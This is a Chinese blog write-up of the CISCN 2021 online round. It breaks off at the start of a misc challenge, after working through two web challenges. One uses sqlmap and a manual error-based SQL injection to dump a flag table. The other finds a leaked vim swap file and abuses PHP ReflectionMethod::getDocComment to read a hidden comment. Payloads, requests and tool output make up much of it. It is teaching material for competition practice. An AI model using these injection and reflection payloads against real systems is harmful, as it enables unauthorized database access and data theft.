

第十四届全国大学生信息安全竞赛-线上赛Writeup

原创

末初 于 2021-05-16 20:09:17 发布 7100 收藏 86

分类专栏: [CTF_WEB_Writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/116855242>

版权



[CTF_WEB_Writeup](#) 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

文章目录

场景实操开场卷

WEB

[easy_sql](#)

[easy_source](#)

MISC

[tiny traffic](#)

[running_pixel](#)

场景实操二阶卷

WEB

[middle_source](#)

MISC


[隔空传话](#)

场景实操冲刺卷

MISC

[robot](#)

场景实操开场卷



有sql报错



Content-Length: 53
Origin: http://123.60.22185.23223
Connection: close
Referer: http://123.60.22185.23223/
Upgrade-Insecure-Requests: 1

```
uname=mochu7&passwd=mochu7&Submit=%E7%99%BB%E5%BD%95]
```

```
<input type="password" name="passwd" class="login_input">
</input>
<li class="login-sub">
  <input type="submit" name="Submit" value="登录" />
</li>
</form>
</div>
</div>
</body>
</html>
```

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'mochu7') LIMIT 0,1' at line 1

<https://blog.csdn.net/mochu777777>

简单fuzz了一下发现过滤了 **union**、**information**、**column**、**inno** 等关键字。

无表名，无列名注入。但是sqlmap还可以跑爆破表和部分字段

```
PS D:\Tools\Web\sqlmap> python2 sqlmap.py -r .\test.txt --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws, including but not limited to copyright infringement laws.
[*] starting @ 16:58:02 /2021-05-15/
[16:58:02] [INFO] parsing HTTP request from '.\test.txt'
[16:58:02] [INFO] resuming back-end DBMS 'mysql'
[16:58:02] [INFO] testing connection to the target URL
[16:58:02] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: uname (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: uname=mochu7') RLIKE (SELECT (CASE WHEN (2654=2654) THEN 0x6d6f63687537 ELSE 0x28 END))-- I1Hz&passwd=mochu7&Submit=??????

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: uname=mochu7') AND EXTRACTVALUE(6299, CONCAT(0x5c, 0x717a627a71, (SELECT (ELT(6299=6299, 1))), 0x7171716b71))-- ZYv0&passwd=mochu7&Submit=??????
---
[16:58:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[16:58:02] [INFO] fetching database names
[16:58:02] [WARNING] the SQL query provided does not return any output
[16:58:02] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[16:58:02] [INFO] fetching number of databases
[16:58:02] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[16:58:02] [INFO] retrieved:
[16:58:03] [ERROR] unable to retrieve the number of databases
[16:58:03] [INFO] falling back to current database
[16:58:03] [INFO] fetching current database
[16:58:03] [INFO] resumed: 'security'
available databases [1]:
[*] security
[16:58:03] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\123.60.221.85'
[*] ending @ 16:58:03 /2021-05-15/
https://blog.csdn.net/mochu777777
```


```
PS D:\Tools\Web\sqlmap> python2 sqlmap.py -r .\test.txt -D 'security' --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws, including but not limited to copyright infringement laws.
[*] starting @ 16:58:58 /2021-05-15/
[16:58:58] [INFO] parsing HTTP request from '.\test.txt'
[16:58:58] [INFO] resuming back-end DBMS 'mysql'
[16:58:58] [INFO] testing connection to the target URL
[16:58:58] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: uname (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: uname=mochu7') RLIKE (SELECT (CASE WHEN (2654=2654) THEN 0x6d6f63687537 ELSE 0x28 END))-- I1Hz&passwd=mochu7&Submit=??????
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: uname=mochu7') AND EXTRACTVALUE(6299, CONCAT(0x5c, 0x717a627a71, (SELECT (ELT(6299=6299, 1))), 0x7171716b71))-- ZYv0&passwd=mochu7&Submit=??????
---
[16:58:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[16:58:58] [INFO] fetching database names
[16:58:58] [WARNING] the SQL query provided does not return any output
[16:58:58] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[16:58:58] [INFO] fetching number of databases
[16:58:58] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[16:58:58] [INFO] retrieved:
[16:58:59] [ERROR] unable to retrieve the number of databases
[16:58:59] [INFO] falling back to current database
[16:58:59] [INFO] fetching current database
[16:58:59] [INFO] resumed: 'security'
available databases [1]:
[*] security
[16:58:59] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\123.60.221.85'
[*] ending @ 16:58:59 /2021-05-15/
https://blog.csdn.net/mochu777777
```

```

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: uname=mochu7') AND EXTRACTVALUE(6299,CONCAT(0x5c,0x717a627a71,(SELECT (ELT(6299=6299,1))),0x7171716b71))-- ZYv0&passwd=mochu7&Submit=?????
-----
[16:58:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[16:58:58] [INFO] fetching tables for database: 'security'
[16:58:58] [WARNING] the SQL query provided does not return any output
[16:58:58] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[16:58:58] [WARNING] the SQL query provided does not return any output
[16:58:58] [INFO] fetching number of tables for database 'security'
[16:58:58] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[16:58:58] [INFO] retrieved:
[16:58:59] [WARNING] unable to retrieve the number of tables for database 'security'
[16:58:59] [ERROR] unable to retrieve the table names for any database
Database: security
[2 tables]
-----+-----
| flag |
| users |
-----+-----
[16:58:59] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\123.60.221.85'
[*] ending @ 16:58:59 /2021-05-15/
https://blog.csdn.net/mochu777777

```

```

PS D:\Tools\Web\sqlmap> python2 sqlmap.py -r .\test.txt -D 'security' -T 'flag' --columns
 (1.4.12.45#dev)
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
laws, regulations and policies. Any misuse or damage caused by this program is solely the responsibility of the user.

[*] starting @ 16:59:33 /2021-05-15/

[16:59:33] [INFO] parsing HTTP request from '.\test.txt'
[16:59:33] [INFO] resuming back-end DBMS 'mysql'
[16:59:33] [INFO] testing connection to the target URL
[16:59:33] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: uname (POST)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: uname=mochu7') RLIKE (SELECT (CASE WHEN (2654=2654) THEN 0x6d6f63687537 ELSE 0x28 END))-- I1Hz&passwd=mochu7&Submit=?????

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: uname=mochu7') AND EXTRACTVALUE(6299,CONCAT(0x5c,0x717a627a71,(SELECT (ELT(6299=6299,1))),0x7171716b71))-- ZYv0&passwd=mochu7&Submit=?????
-----
[16:59:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[16:59:33] [INFO] fetching columns for table 'flag' in database 'security'
[16:59:33] [WARNING] the SQL query provided does not return any output
[16:59:33] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[16:59:33] [WARNING] unable to retrieve column names for table 'flag' in database 'security'
Database: security
Table: flag
[1 column]
-----+-----
| Column | Type |
-----+-----
| id      | numeric |
-----+-----
[16:59:33] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\123.60.221.85'
[*] ending @ 16:59:33 /2021-05-15/
https://blog.csdn.net/mochu777777

```

字段只能爆破出一个 `id`

接下来想办法得到列名

```
uname=admin')and mid(concat(0x7e,(select*from (select * from flag as a join flag b using(id))c),0x7e),1,1)#
```

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 123.60.22185.23223
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Origin: http://123.60.22185.23223/
Connection: close
Referer: http://123.60.22185.23223/
Upgrade-Insecure-Requests: 1

uname=admin')and mid(concat(0x7e,(select*from (select * from flag as a join flag b using(id))c),0x7e),1,1)#&passwd=mochu7&Submit=%E7%99%BB%E5%BD%95
```

Response

Raw Headers Hex HTML Render

```
<span>用户名: </span>

<input type="text" name="uname" class="login_input">

<span>密 码: </span>
<input type="password" name="passwd" class="login_input">

<li class="login-sub">
  <input type="submit" name="Submit" value="登录" />
</li>
</form>
</div>
</div>
</body>
</html>

Duplicate column name 'no'</font>
</div>
</body>
</html>
```

<https://blog.csdn.net/mochu777777>

出了一个 **no** 字段

```
uname=admin')and mid(concat(0x7e,(select*from (select * from flag as a join flag b using(id,no))c),0x7e),1,1)#
```

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 123.60.22185.23223
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 150
Origin: http://123.60.22185.23223/
Connection: close
Referer: http://123.60.22185.23223/
Upgrade-Insecure-Requests: 1

uname=admin')and mid(concat(0x7e,(select*from (select * from flag as a join flag b using(id,no))c),0x7e),1,1)#&passwd=mochu7&Submit=%E7%99%BB%E5%BD%95
```

Response

Raw Headers Hex HTML Render

```
<span>用户名: </span>

<input type="text" name="uname" class="login_input">

<span>密 码: </span>
<input type="password" name="passwd" class="login_input">

<li class="login-sub">
  <input type="submit" name="Submit" value="登录" />
</li>
</form>
</div>
</body>
</html>

Duplicate column name 'edac52a9-7ada-424e-b833-a55e46dff8ba'</font>
</div>
</body>
</html>
```

<https://blog.csdn.net/mochu777777>

得到了 **edac52a9-7ada-424e-b833-a55e46dff8ba** 字段名

接着sqlmap直接查数据

```
python2 sqlmap.py -r .\test.txt -D 'security' -T 'flag' -C 'id,no,edac52a9-7ada-424e-b833-a55e46dff8ba' --dump
```

```
PS D:\Tools\Web\sqlmap>
PS D:\Tools\Web\sqlmap> python2 sqlmap.py -r .\test.txt -D 'security' -T 'flag' -C 'id,no,edac52a9-7ada-424e-b833-a55e46dff8ba' --dump

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. The user agrees that they may be liable for damages caused by this program.

[*] starting @ 17:10:52 /2021-05-15/

[17:10:52] [INFO] parsing HTTP request from '.\test.txt'
[17:10:53] [INFO] resuming back-end DBMS 'mysql'
[17:10:53] [INFO] testing connection to the target URL.
[17:10:53] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: uname (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: uname=mochu7') RLIKE (SELECT (CASE WHEN (2654=2654) THEN 0x6d6f63687537 ELSE 0x28 END))-- I1Hz&passwd=mochu7&Submit=?????

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: uname=mochu7') AND EXTRACTVALUE(6299, CONCAT(0x5c, 0x717a627a71, (SELECT (BLT(6299=6299, 1))))), 0x7171716b71)-- ZYv0&passwd=mochu7&Submit=?????
-----
[17:10:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[17:10:53] [INFO] fetching entries of column(s) 'edac52a9-7ada-424e-b833-a55e46dff8ba','no','id' for table 'flag' in database 'security'
[17:10:53] [INFO] resumed: 'CISCN{f0NVx-gLqQ2-NYh9Q-E72mo-X20CZ-}'
[17:10:53] [INFO] resumed: 'no'
[17:10:53] [INFO] resumed: '1'
Database: security
Table: flag
[1 entry]

+----+----+-----+
| id | no |      |
+----+----+-----+
| 1  | no | CISCN{f0NVx-gLqQ2-NYh9Q-E72mo-X20CZ-} |
+----+----+-----+

[17:10:53] [INFO] table 'security.flag' dumped to CSV file 'C:\Users\Administrator\AppData\Local\sqlmap\output\123.60.221.85\dump\security\flag.csv'
[17:10:53] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\123.60.221.85'

[*] ending @ 17:10:53 /2021-05-15/
```

<https://blog.csdn.net/mochu777777>

CISCN{f0NVx-gLqQ2-NYh9Q-E72mo-X20CZ-}

easy_source

创新实践能力赛（线上初赛）

第3题

基准分值: 300分 试题类型: Web

题目名称: easy_source 场景: 易学难用

题目描述: 你知道开发一个php程序很重要的东西是什么吗 (flag在你看不到的地方)

题目场景: 123.60.221.85:23246


点击进入靶场环境
提交答案

请输入flag

回答正确!

https://blog.csdn.net/mochu7777777

结合提示, flag应该在php代码的注释中



你能发现我吗

SourceLeakHacker 扫描发现 /.index.php.swo 文件

```
PS D:\Tools\Web\Web_Path_Scanner\SourceLeakHacker> python2 .\SourceLeakHackerForWindows.py http://123.60.221.85:23246/
Checking: http://123.60.221.85:23246/index.php.swp Checking: http://123.60.221.85:23246/index.php.bak Checking: http://123.60.221.85:23246/git Checking: http://123.60.221.85:23246/git/HEAD Checking: http://123.60.221.85:23246/git/index Checking: http://123.60.221.85:23246/git/config Checking: http://123.60.221.85:23246/git/description Checking: http://123.60.221.85:23246/README.MD Checking: http://123.60.221.85:23246/README.md Checking: http://123.60.221.85:23246/README Checking: http://123.60.221.85:23246/.gitignore Checking: http://123.60.221.85:23246/.svn/wc.db Checking: http://123.60.221.85:23246/.svn/entries Checking: http://123.60.221.85:23246/.hg Checking: http://123.60.221.85:23246/.ds_store Checking: http://123.60.221.85:23246/WEB-INF/web.xml Checking: http://123.60.221.85:23246/WEB-INF/src/ Checking: http://123.60.221.85:23246/WEB-INF/classes Checking: http://123.60.221.85:23246/WEB-INF/lib Checking: http://123.60.221.85:23246/WEB-INF/database.properties Checking: http://123.60.221.85:23246/CVS/Root Checking: http://123.60.221.85:23246/CVS/Entries Checking: http://123.60.221.85:23246/.bzr/ Checking: http://123.60.221.85:23246/index.php [ 800 ]
Checking: http://123.60.221.85:23246/login.php Checking: http://123.60.221.85:23246/register.php Checking: http://123.60.221.85:23246/test.php Checking: http://123.60.221.85:23246/phpinfo.php Checking: http://123.60.221.85:23246/t.php Checking: http://123.60.221.85:23246/www.zip Checking: http://123.60.221.85:23246/www.rar Checking: http://123.60.221.85:23246/www.zip Checking: http://123.60.221.85:23246/www.w7z Checking: http://123.60.221.85:23246/www.tar.gz Checking: http://123.60.221.85:23246/www.tar Checking: http://123.60.221.85:23246/web.zip Checking: http://123.60.221.85:23246/web.rar Checking: http://123.60.221.85:23246/web.zip.swo Checking: http://123.60.221.85:23246/web.7z.swo Checking: http://123.60.221.85:23246/web.tar.gz.swo Checking: http://123.60.221.85:23246/web.tar.gz Checking: http://123.60.221.85:23246/web.tar.gz.swo Checking: http://123.60.221.85:23246/t.php.swo Checking: http://123.60.221.85:23246/www.zip.swo Checking: http://123.60.221.85:23246/www.rar.swo Checking: http://123.60.221.85:23246/www.zip.swo Checking: http://123.60.221.85:23246/www.w7z.swo Checking: http://123.60.221.85:23246/www.tar.gz.swo Checking: http://123.60.221.85:23246/www.tar.swo Checking: http://123.60.221.85:23246/web.zip.swo Checking: http://123.60.221.85:23246/web.7z.swo Checking: http://123.60.221.85:23246/web.tar.gz.swo Checking: http://123.60.221.85:23246/index.php.swo [ 200 ]
Checking: http://123.60.221.85:23246/login.php.swo Checking: http://123.60.221.85:23246/register.php.swo Checking: http://123.60.221.85:23246/test.php.swo Checking: http://123.60.221.85:23246/phpinfo.php.swo Checking: http://123.60.221.85:23246/t.php.swo Checking: http://123.60.221.85:23246/www.zip.swo Checking: http://123.60.221.85:23246/www.rar.swo Checking: http://123.60.221.85:23246/www.zip.swo Checking: http://123.60.221.85:23246/www.w7z.swo Checking: http://123.60.221.85:23246/www.tar.gz.swo Checking: http://123.60.221.85:23246/www.tar.swo Checking: http://123.60.221.85:23246/web.zip.swo Checking: http://123.60.221.85:23246/web.7z.swo Checking: http://123.60.221.85:23246/web.tar.gz.swo Checking: http://123.60.221.85:23246/index.php.sml Checking: http://123.60.221.85:23246/login.php.sml Checking: http://123.60.221.85:23246/register.php.sml Checking: http://123.60.221.85:23246/test.php.sml Checking: http://123.60.221.85:23246/phpinfo.php.sml Checking: http://123.60.221.85:23246/t.php.sml Checking: http://123.60.221.85:23246/www.zip.sml Checking: http://123.60.221.85:23246/www.rar.sml Checking: http://123.60.221.85:23246/www.zip.sml Checking: http://123.60.221.85:23246/www.w7z.sml Checking: http://123.60.221.85:23246/www.tar.gz.sml Checking: http://123.60.221.85:23246/www.tar.sml Checking: http://123.60.221.85:23246/web.zip.sml Checking: http://123.60.221.85:23246/web.7z.sml Checking: http://123.60.221.85:23246/web.tar.gz.sml Checking: http://123.60.221.85:23246/index.php.sml [ 200 ]
```

访问拿到源码

本题目没有其他代码了噢, 就只有这一个文件, 虽然你看到的不完全, 但是你觉得我会把flag藏在哪儿呢, 仔细想想文件里面还有什么?

```
<?php
class User
{
    private static $c = 0;
```

```
function a()
{
    return ++self::$c;
}

function b()
{
    return ++self::$c;
}

function c()
{
    return ++self::$c;
}

function d()
{
    return ++self::$c;
}

function e()
{
    return ++self::$c;
}

function f()
{
    return ++self::$c;
}

function g()
{
    return ++self::$c;
}

function h()
{
    return ++self::$c;
}

function i()
{
    return ++self::$c;
}

function j()
{
    return ++self::$c;
}

function k()
{
    return ++self::$c;
}

function l()
{
    return ++self::$c;
}
```



```
}

function m()
{
    return ++self::$c;
}

function n()
{
    return ++self::$c;
}

function o()
{
    return ++self::$c;
}

function p()
{
    return ++self::$c;
}

function q()
{
    return ++self::$c;
}

function r()
{
    return ++self::$c;
}

function s()
{
    return ++self::$c;
}

function t()
{
    return ++self::$c;
}
}

$rc=$_GET["rc"];
$rb=$_GET["rb"];
$ra=$_GET["ra"];
$rd=$_GET["rd"];
$method= new $rc($ra, $rb);
var_dump($method->$rd());
```

动态拼接类、方法、参数，尝试使用PHP标准类

参考了2019CISCN的题目：<https://muselj.h.github.io/2019/04/24/ctf中的php反射/>

反射

- 简介

- [安装 / 配置](#)
 - [需求](#)
 - [安装](#)
 - [运行时配置](#)
 - [资源类型](#)
- [预定义常量](#)
- [范例](#)
- [扩展](#)
- [Reflection](#) – Reflection 类
 - [Reflection::export](#) – Exports
 - [Reflection::getModifierNames](#) – 获取修饰符的名称
- [ReflectionClass](#) – ReflectionClass 类
 - [ReflectionClass::__construct](#) – 初始化 ReflectionClass 类
 - [ReflectionClass::export](#) – 导出一个类
 - [ReflectionClass::getConstant](#) – 获取定义过的一个常量
 - [ReflectionClass::getConstants](#) – 获取一组常量
 - [ReflectionClass::getConstructor](#) – 获取类的构造函数
 - [ReflectionClass::getDefaultProperties](#) – 获取默认属性
 - [ReflectionClass::getDocComment](#) – 获取文档注释 
 - [ReflectionClass::getEndLine](#) – 获取最后一行的行数
 - [ReflectionClass::getExtension](#) – 根据已定义的类获取所在扩展的 ReflectionExtension 对象
 - [ReflectionClass::getExtensionName](#) – 获取定义的类所在的扩展的名称
 - [ReflectionClass::getFileName](#) – 获取定义类的文件名
 - [ReflectionClass::getInterfaceNames](#) – 获取接口 (interface) 名称
 - [ReflectionClass::getInterfaces](#) – 获取接口

<https://blog.csdn.net/mochu7777777>

ReflectionMethod类继承了这一方法



```
/* 继承的方法 */
final private ReflectionFunctionAbstract::__clone ( ) : void
public ReflectionFunctionAbstract::getClosureScopeClass ( ) : ReflectionClass|null
public ReflectionFunctionAbstract::getClosureThis ( ) : object
public ReflectionFunctionAbstract::getDocComment ( ) : string 
public ReflectionFunctionAbstract::getEndLine ( ) : int
public ReflectionFunctionAbstract::getExtension ( ) : ReflectionExtension
public ReflectionFunctionAbstract::getExtensionName ( ) : string
public ReflectionFunctionAbstract::getFileName ( ) : string
public ReflectionFunctionAbstract::getName ( ) : string
public ReflectionFunctionAbstract::getNamespaceName ( ) : string
public ReflectionFunctionAbstract::getNumberOfParameters ( ) : int
public ReflectionFunctionAbstract::getNumberOfRequiredParameters ( ) : int
public ReflectionFunctionAbstract::getParameters ( ) : array
public ReflectionFunctionAbstract::getReturnType ( ) : ReflectionType|null
public ReflectionFunctionAbstract::getShortName ( ) : string
public ReflectionFunctionAbstract::getStartLine ( ) : int
public ReflectionFunctionAbstract::getStaticVariables ( ) : array
public ReflectionFunctionAbstract::hasReturnType ( ) : bool
public ReflectionFunctionAbstract::inNamespace ( ) : bool
public ReflectionFunctionAbstract::isClosure ( ) : bool
public ReflectionFunctionAbstract::isDeprecated ( ) : bool
public ReflectionFunctionAbstract::isGenerator ( ) : bool
```

```
public ReflectionFunctionAbstract::isInternal ( ) : bool
public ReflectionFunctionAbstract::isUserDefined ( ) : bool
public ReflectionFunctionAbstract::isVariadic ( ) : bool
public ReflectionFunctionAbstract::returnsReference ( ) : bool
abstract public ReflectionFunctionAbstract::__toString ( ) : void
}
```

<https://blog.csdn.net/mochu7777777>

然后挨个尝试了 `User` 类的所有方法，发现当 `rb=q` 时回显注释中的 flag

```
/index.php?rc=ReflectionMethod&ra=User&rb=q&rd=getDocComment
```



<https://blog.csdn.net/mochu7777777>

```
CISCN{OMvIz-OUpOw-4YSrc-lUKjv-28Gqo-}
```

MISC

tiny traffic

创新实践能力赛（线上初赛）

第8题

基准分值: 200分 试题类型: Misc

题目名称: tiny traffic 场景实操开窍卷

题目描述: 天下武功，唯快不破。网络请求速度这块得拿捏的紧紧的
注意: flag形式: CISCN{XXXX}

题目附件: [点击下载](#)

